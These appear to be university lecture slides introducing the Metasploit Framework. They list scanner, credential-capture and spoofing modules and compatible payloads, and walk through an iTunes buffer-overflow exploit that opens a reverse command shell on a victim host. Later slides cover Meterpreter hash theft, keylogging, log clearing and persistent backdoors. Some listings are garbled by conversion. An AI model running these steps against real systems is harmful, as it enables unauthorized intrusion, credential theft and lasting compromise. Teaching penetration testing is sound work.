scanner/motorola/timbuktu_udp	normal	Motorola Timbuktu Service Detection.
scanner/mssql/mssql_login	normal	MSSQL Login Utility
scanner/mssql/mssql_ping	normal	MSSQL Ping Utility
scanner/mysql/mysql_login	normal	MySQL Login Utility
scanner/mysql/mysql_version	normal	MySQL Server Version Enumeration
scanner/netbios/nbname	normal	NetBIOS Information Discovery
scanner/netbios/nbname_probe	normal	NetBIOS Information Discovery Prober
scanner/nfs/nfsmount	normal	NFS Mount Scanner
scanner/ntp/ntp_monlist	normal	ntp Monitor List Scanner
scanner/oracle/emc_sid	normal	Oracle Enterprise Manager Control SID Discovery
scanner/oracle/sid_enum	normal	Oracle SID Enumeration.
scanner/oracle/spy_sid	normal	Oracle Application Server Spy Servlet SID Enumeration.
scanner/oracle/tnslsnr_version	normal	Oracle tnslsnr Service Version Query.
scanner/oracle/xdb_sid	normal	Oracle XML DB SID Discovery
scanner/oracle/xdb_sid_brute	normal	Oracle XML DB SID Discovery via Brute Force
scanner/pop3/pop3_version	normal	POP3 Banner Grabber
scanner/portscan/ack	normal	TCP ACK Firewall Scanner
scanner/portscan/ftpbounce	normal	FTP Bounce Port Scanner
scanner/portscan/syn	normal	TCP SYN Port Scanner
scanner/portscan/tcp	normal	TCP Port Scanner
scanner/portscan/xmas	normal	TCP "XMas" Port Scanner
scanner/postgres/postgres_login	normal	PostgreSQL Login Utility
scanner/postgres/postgres_version	normal	PostgreSQL Version Probe
scanner/rogue/rogue_recv	normal	Rogue Gateway Detection: Receiver
scanner/rogue/rogue_send	normal	Rogue Gateway Detection: Sender
scanner/sip/enumerator	normal	SIP Username Enumerator (UDP)
scanner/sip/enumerator_tcp	normal	SIP Username Enumerator (TCP)
scanner/sip/options	normal	SIP Endpoint Scanner (UDP)
scanner/sip/options_tcp	normal	SIP Endpoint Scanner (TCP)
scanner/smb/pipe_auditor	normal	SMB Session Pipe Auditor
scanner/smb/pipe_dcerpc_auditor	normal	SMB Session Pipe DCERPC Auditor
scanner/smb/smb2	normal	SMB 2.0 Protocol Detection
scanner/smb/smb_enumshares	normal	SMB Share Enumeration
scanner/smb/smb_enumusers	normal	SMB User Enumeration (SAM EnumUsers)
scanner/smb/smb_login	normal	SMB Login Check Scanner
scanner/smb/smb_loookupsid	normal	SMB Local User Enumeration (LookupSid)
scanner/smb/smb_version	normal	SMB Version Detection
scanner/smtp/smtp_version	normal	SMTP Banner Grabber
scanner/snmp/aix_version	normal	AIX SNMP Scanner Auxiliary Module
scanner/snmp/community	normal	SNMP Community Scanner
scanner/ssh/ssh_login	normal	SSH Login Check Scanner
scanner/ssh/ssh_login_pubkey	normal	SSH Public Key Login Scanner
scanner/ssh/ssh_version	normal	SSH Version Scanner
scanner/telephony/wardial	normal	Wardialer
scanner/telnet/telnet_login	normal	Telnet Login Check Scanner
scanner/telnet/telnet_version	normal	Telnet Service Banner Detection
scanner/tftp/tftpbrute	normal	TFTP Brute Forcer
scanner/vnc/vnc_none_auth	normal	VNC Authentication None Detection
scanner/x11/open_x11	normal	X11 No-Auth Scanner
server/browser_autopwn	normal	HTTP Client Automatic Exploiter
server/capture/ftp	normal	Authentication Capture: FTP
server/capture/http	normal	Authentication Capture: HTTP
server/capture/http_ntlm	normal	HTTP Client MS Credential Catcher
server/capture/imap	normal	Authentication Capture: IMAP
server/capture/pop3	normal	Authentication Capture: POP3
server/capture/smb	normal	Authentication Capture: SMB
server/capture/smtp	normal	Authentication Capture: SMTP



```
bash

server/capture/smtp          normal  Authentication Capture: SMTP
server/capture/telnet         normal  Authentication Capture: Telnet
server/dns/spoofhelper        normal  DNS Spoofing Helper Service
server/fakedns                normal  Fake DNS Service
server/file_autopwn           normal  File Format Exploit Generator
server/ftp                     normal  FTP File Server
server/socks_unc               normal  SOCKS Proxy UNC Path Redirection
server/tftp                    normal  TFTP File Server
sniffer/psnuffle              normal  pSnuffle Packet Sniffer
spoof/cisco/dtp                normal  Forge Cisco DTP Packets
spoof/dns/bailiwicked_domain   normal  DNS BailiWicked Domain Attack
spoof/dns/bailiwicked_host     normal  DNS BailiWicked Host Attack
spoof/dns/compare_results      normal  DNS Lookup Result Comparison
spoof/wifi/airpwn              normal  Airpwn TCP hijack
spoof/wifi/dnspwn              normal  DNSpwn DNS hijack
sqli/oracle/dbms_cdc_ipublish  normal  SQL Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE
sqli/oracle/dbms_cdc_publish   normal  SQL Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE
sqli/oracle/dbms_cdc_publish2  normal  SQL Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE
sqli/oracle/dbms_export_extension normal  SQL Injection via DBMS_EXPORT_EXTENSION.
sqli/oracle/dbms_metadata_get_granted_xml normal  SQL Injection via SYS.DBMS_METADATA.GET_GRANTED_XML.
sqli/oracle/dbms_metadata_get_xml    normal  SQL Injection via SYS.DBMS_METADATA.GET_XML.
sqli/oracle/dbms_metadata_open     normal  SQL Injection via SYS.DBMS_METADATA.OPEN.
sqli/oracle/droptable_trigger    normal  SQL Injection in MDSYS.SDO_TOPO_DROP_FTBL Trigger.
sqli/oracle/jvm_os_code_10g       normal  DBMS_JVM_EXP_PERMS 10gR2, 11gR1/R2 OS Command Execution
sqli/oracle/jvm_os_code_11g       normal  DBMS_JVM_EXP_PERMS 11g R1/R2 OS Code Execution
sqli/oracle/l1t_compressworkspace normal  SQL Injection via SYS.LT.COMPRESSWORKSPACE.
sqli/oracle/l1t_findricset_cursor normal  SQL Injection via SYS.LT.FINDRICSET Evil Cursor Method
sqli/oracle/l1t_mergeworkspace   normal  SQL Injection via SYS.LT.MERGEWORKSPACE.
sqli/oracle/l1t_removeworkspace  normal  SQL Injection via SYS.LT.REMOVEWORKSPACE.
sqli/oracle/l1t_rollbackworkspace normal  SQL Injection via SYS.LT.ROLLBACKWORKSPACE.
test/capture                   normal  Simple Network Capture Tester
test/eth_spoof                  normal  Simple Ethernet Frame Spoofer
test/ftp_data                   normal  FTP Client Exploit Mixin DATA test Exploit
test/ip_spoof                   normal  Simple IP Spoofing Tester
test/recon_passive              normal  Simple Recon Module Tester
test/scanner_batch               normal  Simple Recon Module Tester
test/scanner_host                normal  Simple Recon Module Tester
test/scanner_range               normal  Simple Recon Module Tester
voip/sip_invite_spoof            normal  SIP Invite Spoofer

msf > 
```



The payload combinations which can be used with this exploit

msf > use
exploit/
windows/
fileformat/
adobe_geticon

```
bash
msf exploit(adobe_geticon) > show payloads
Compatible Payloads
=====
Name          Rank   Description
----          ----
generic/debug_trap      normal Generic x86 Debug Trap
generic/shell_bind_tcp    normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp  normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop       normal Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp      normal Reflective DLL Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp     normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp        normal Reflective DLL Injection, Bind TCP Stager
windows/dllinject/reverse_http    normal Reflective DLL Injection, PassiveX Reverse HTTP Tunneling Stager
windows/dllinject/reverse_ipv6_tcp  normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nonx_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ord_tcp  normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp     normal Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports  normal Reflective DLL Injection, Reverse All-Port TCP Stager
windows/download_exec        normal Windows Executable Download and Execute
windows/exec                normal Windows Execute Command
windows/meterpreter/bind_ipv6_tcp      normal Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
windows/meterpreter/bind_nonx_tcp     normal Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/meterpreter/bind_tcp        normal Meterpreter (Reflective Injection), Bind TCP Stager
windows/meterpreter/reverse_http    normal Meterpreter (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
windows/meterpreter/reverse_https   normal Meterpreter (Reflective Injection), Reverse HTTPS Stager
windows/meterpreter/reverse_ipv6_tcp  normal Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
windows/meterpreter/reverse_nonx_tcp normal Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/meterpreter/reverse_ord_tcp  normal Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/meterpreter/reverse_tcp     normal Meterpreter (Reflective Injection), Reverse TCP Stager
windows/meterpreter/reverse_tcp_allports  normal Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
windows/meterpreter/reverse_tcp_dns  normal Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
windows/metsvc_bind_tcp        normal Meterpreter Service, Bind TCP
windows/metsvc_reverse_tcp     normal Meterpreter Service, Reverse TCP Inline
windows/patchcupdllinject/bind_ipv6_tcp      normal Inject DLL, Bind TCP Stager (IPv6)
windows/patchcupdllinject/bind_nonx_tcp     normal Inject DLL, Bind TCP Stager (No NX or Win7)
windows/patchcupdllinject/bind_tcp        normal Inject DLL, Bind TCP Stager
windows/patchcupdllinject/reverse_ipv6_tcp  normal Inject DLL, Reverse TCP Stager (IPv6)
windows/patchcupdllinject/reverse_nonx_tcp normal Inject DLL, Reverse TCP Stager (No NX or Win7)
windows/patchcupdllinject/reverse_ord_tcp  normal Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
windows/patchcupdllinject/reverse_tcp     normal Inject DLL, Reverse TCP Stager
windows/patchcupdllinject/reverse_tcp_allports  normal Inject DLL, Reverse All-Port TCP Stager
windows/patchcupdllinject/reverse_tcp_dns  normal Inject DLL, Reverse TCP Stager (DNS)
windows/patchcupmeterpreter/bind_ipv6_tcp  normal Meterpreter (Skape/jt injection), Bind TCP Stager (IPv6)
windows/patchcupmeterpreter/bind_nonx_tcp     normal Meterpreter (Skape/jt injection), Bind TCP Stager (No NX or Win7)
windows/patchcupmeterpreter/bind_tcp        normal Meterpreter (Skape/jt injection), Bind TCP Stager
windows/patchcupmeterpreter/reverse_ipv6_tcp  normal Meterpreter (Skape/jt injection), Reverse TCP Stager (IPv6)
windows/patchcupmeterpreter/reverse_nonx_tcp normal Meterpreter (Skape/jt injection), Reverse TCP Stager (No NX or Win7)
windows/patchcupmeterpreter/reverse_ord_tcp  normal Meterpreter (Skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/patchcupmeterpreter/reverse_tcp     normal Meterpreter (Skape/jt injection), Reverse TCP Stager
windows/patchcupmeterpreter/reverse_tcp_allports  normal Meterpreter (Skape/jt injection), Reverse All-Port TCP Stager
windows/patchcupmeterpreter/reverse_tcp_dns  normal Meterpreter (Skape/jt injection), Reverse TCP Stager (DNS)
windows/patchcupvncinject/bind_ipv6_tcp  normal VNC Inject (skape/jt injection), Bind TCP Stager (IPv6)
windows/patchcupvncinject/bind_nonx_tcp     normal VNC Inject (skape/jt injection), Bind TCP Stager (No NX or Win7)
windows/patchcupvncinject/bind_tcp        normal VNC Inject (skape/jt injection), Bind TCP Stager
windows/patchcupvncinject/reverse_ipv6_tcp  normal VNC Inject (skape/jt injection), Reverse TCP Stager (IPv6)
windows/patchcupvncinject/reverse_nonx_tcp normal VNC Inject (skape/jt injection), Reverse TCP Stager (No NX or Win7)
windows/patchcupvncinject/reverse_ord_tcp  normal VNC Inject (skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/patchcupvncinject/reverse_tcp     normal VNC Inject (skape/jt injection), Reverse TCP Stager
windows/patchcupvncinject/reverse_tcp_allports  normal VNC Inject (skape/jt injection), Reverse All-Port TCP Stager
windows/patchcupvncinject/reverse_tcp_dns  normal VNC Inject (skape/jt injection), Reverse TCP Stager (DNS)
windows/shell/bind_ipv6_tcp        normal Windows Command Shell, Bind TCP Stager (IPv6)
windows/shell/bind_nonx_tcp      normal Windows Command Shell, Bind TCP Stager (No NX or Win7)
windows/shell/bind_tcp          normal Windows Command Shell, Bind TCP Stager
windows/shell/reverse_http      normal Windows Command Shell, PassiveX Reverse HTTP Tunneling Stager
windows/shell/reverse_ipv6_tcp   normal Windows Command Shell, Reverse TCP Stager (IPv6)
windows/shell/reverse_nonx_tcp  normal Windows Command Shell, Reverse TCP Stager (No NX or Win7)
windows/shell/reverse_ord_tcp   normal Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp       normal Windows Command Shell, Reverse TCP Stager
windows/shell/reverse_tcp_allports  normal Windows Command Shell, Reverse All-Port TCP Stager
windows/shell/reverse_tcp_dns   normal Windows Command Shell, Reverse TCP Stager (DNS)
windows/shell_bind_tcp        normal Windows Command Shell, Bind TCP Inline
windows/shell_bind_tcp_xpfw    normal Windows Command Shell, Reverse TCP Inline
windows/shell_reverse_tcp     normal Windows Command Shell, Bind TCP Stager (IPv6)
windows/upexec/bind_ipv6_tcp   normal Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
windows/upexec/bind_nonx_tcp  normal Windows Upload/Execute, Bind TCP Stager
windows/upexec/bind_tcp       normal Windows Upload/Execute, Bind TCP Stager
windows/upexec/reverse_ipv6_tcp  normal Windows Upload/Execute, PassiveX Reverse HTTP Tunneling Stager
windows/upexec/reverse_nonx_tcp normal Windows Upload/Execute, Reverse TCP Stager (IPv6)
windows/upexec/reverse_ord_tcp  normal Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
windows/upexec/reverse_tcp     normal Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse_tcp_allports  normal VNC Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns   normal VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
windows/vncinject/bind_ipv6_tcp  normal VNC Server (Reflective Injection), Bind TCP Stager (IPv6)
windows/vncinject/bind_nonx_tcp  normal VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/vncinject/bind_tcp     normal VNC Server (Reflective Injection), Bind TCP Stager
windows/vncinject/reverse_http   normal VNC Server (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
windows/vncinject/reverse_ipv6_tcp  normal VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
windows/vncinject/reverse_nonx_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse_ord_tcp  normal VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/vncinject/reverse_tcp   normal VNC Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports  normal VNC Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns  normal VNC Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(adobe_geticon) >
```



Example Usage 1

```
^ ~ x root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/browser/apple_itunes_playlist
msf exploit(apple_itunes_playlist) > set SRVHOST 192.168.182.130
SRVHOST => 192.168.182.130
msf exploit(apple_itunes_playlist) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(apple_itunes_playlist) > set PAYLOAD windows/shell/reverse_http
PAYLOAD => windows/shell/reverse http
msf exploit(apple_itunes_playlist) > set URIPATH mycoolplaylist.pls
URIPATH => mycoolplaylist.pls
msf exploit(apple_itunes_playlist) > set LHOST 192.168.182.130
LHOST => 192.168.182.130
msf exploit(apple_itunes_playlist) > set LPORT 80
LPORT => 80
msf exploit(apple_itunes_playlist) > show options

Module options (exploit/windows/browser/apple_itunes_playlist):
Name      Current Setting  Required  Description
----      -----          -----      -----
SRVHOST    192.168.182.130  yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080            yes        The local port to listen on.
SSL        false           no         Negotiate SSL for incoming connections
SSLCert     -              no         Path to a custom SSL certificate (default is randomly generated)
SSLVersion  SSL3            no         Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH    mycoolplaylist.pls  no        The URI to use for this exploit (default is random)

Payload options (windows/shell/reverse_http):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC   process        yes        Exit technique: seh, thread, process, none
LHOST      192.168.182.130  yes        The local listener hostname
LPORT      80              yes        The local listener port

Exploit target:
Id  Name
--  --
0   Windows 2000 Pro English SP4

msf exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.
msf exploit(apple_itunes_playlist) > [*] 192.168.182.130  apple_itunes_playlist - Sending Apple ITunes 4.7 Playlist Buffer Overflow
msf exploit(apple_itunes_playlist) >
```

The terminal window shows the Metasploit framework being used to exploit an Apple iTunes Playlist vulnerability. The exploit configuration is set up with the following parameters:


- SRVHOST:** 192.168.182.130
- SRVPORT:** 8080
- PAYLOAD:** windows/shell/reverse_http
- URIPATH:** mycoolplaylist.pls
- LHOST:** 192.168.182.130
- LPORT:** 80

A callout box labeled "Evil site config" points to the URIPATH setting. Another callout box labeled "Victim config" points to the LHOST and LPORT settings.

Large, semi-transparent text "pack" and "track" is overlaid on the bottom of the terminal window.



Example Usage 2





Example Usage 3

```
msf> exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.
[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.
```

```
msf> exploit(apple_itunes_playlist) > [*] 192.168.182.130
apple_itunes_playlist - Sending Apple ITunes 4.7 Playlist Buffer
Overflow
```

```
msf> exploit(apple_itunes_playlist) >
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.182.130:80 ->
192.168.113.10:48075)
```

```
msf> exploit(apple_itunes_playlist) > sessions -i 1
[*] Starting interaction with 1...
```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\System32\>

Connect from victim



Meterpreter 1

- Meterpreter (the Meta-Interpreter) is an advanced GP-payload that is carried as a DLL and implements a special shell
- Provides complex and advanced features that would otherwise be tedious to implement purely in assembly
 - Ability to migrate to a legitimate process
 - Upload/Download files
 - Retrieve password hashes from SAM
 - Includes a number of scripts to automate common post exploitation tasks or further attacks (pivoting)
- Persistent Meterpreter

```
meterpreter > run persistence -h
```

OPTIONS:

- A Automatically start a matching multi/handler to connect to the agent
- U Automatically start the agent when the User logs on
- X Automatically start the agent when the system boots
- h This help menu
- i The interval in seconds between each connection attempt
- p The port on the remote host where Metasploit is listening
- r The IP of the system running Metasploit listening for the connect back



Meterpreter 2

- SSL is used for all connections
- Control some of the user interface components
- Key board logging
- Screen Capture
- Time Stomp
- Clear the event log
- Forward a local port to a remote service (port forwarding)
- View and modify the routing table
- Scripting, reconnect... and many more functions!
 - <http://blog.metasploit.com/2010/04/persistent-meterpreter-over-reverse.html>
- Meterpreter backdoor service (metsvc)

```
meterpreter > run metsvc -h
```

OPTIONS:

- A Automatically start a matching multi/handler to connect to the service
- h This help menu
- r Uninstall an existing Meterpreter service (files must be deleted manually)



Metasploit framework

- Build your own exploit (see lab)
- Free chapter from Gray Hat Hacking S.E.
 - Using Metasploit
 - <http://users.du.se/~hjo/cs/common/books/>

Metasploit commands ?/help

Core commands

DB backend commands

Exploit commands

... depends on activity

command -h

show (options/advanced/etc)

sessions -l

sessions -i 1

```
bash
Core Commands
=====
Command          Description
-----
?               Help menu
back            Move back from the current con
banner          Display an awesome metasploit
cd              Change the current working dir
color            Toggle color
connect          Communicate with a host
exit             Exit the console
help             Help menu
info             Displays information about one or more module
irb              Drop into irb scripting mode
jobs             Displays and manages jobs
kill              kill a job
load              Load a framework plugin
loadpath         Searches for and loads modules from a path
quit             Exit the console
resource         Run the commands stored in a file
route            Route traffic through a session
save             Saves the active datastores
search           Searches module names and descriptions
sessions         Dump session listings and display information about sessions
set              Sets a variable to a value
setg             Sets a global variable to a value
show             Displays modules of a given type, or all modules
sleep            Do nothing for the specified number of seconds
unload           Unload a framework plugin
unset            Unsets one or more variables
unsetg           Unsets one or more global variables
use              Selects a module by name
version          Show the framework and console library version numbers
```

The book cover features a black and white photograph of a missile launching from a silo. The title 'Metasploit Toolkit' is prominently displayed in large red letters at the top. Below the title, a red banner contains the subtitle 'FOR PENETRATION TESTING, EXPLOIT DEVELOPMENT, AND VULNERABILITY RESEARCH'. The authors' names are listed below the banner: David Maynor, K. K. Mookhey, Jacopo Cervini, Fairuzan Roslan, and Kevin Beaver (Technical Editor). The SYNTHESIS logo is in the top right corner, and a 'FREE E-BOOK DOWNLOAD' link is in the top right corner of the book cover.

Metasploit Unleashed



Old: <http://users.du.se/~hjo/cs/dt1036/docs/MSFu-extended-edt-1.0.pdf>

Firefox ▾

Metasploit Unleashed - Mastering the Fr... +

http://www.offensive-security.com/metasploit-unleashed/ Google Feedback ▾

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METASPLOIT UNLEASHED - MASTERING THE FRAMEWORK

This free information security training is brought to you in a community effort to promote awareness and raise funds for underprivileged children in East Africa. Through a heart-warming effort by several security professionals, we are proud to present the most complete and in-depth open course about the Metasploit Framework.

 METASPLOIT UNLEASHED
Mastering the Framework

This is the free online version of the course. If you enjoy it and find it useful, we ask that you make a donation to the HFC (Hackers For Charity), \$4.00 will feed a child for a month, so any contribution is welcome. We hope you enjoy this course as much as we enjoyed making it.

Done Fiddler: Disabled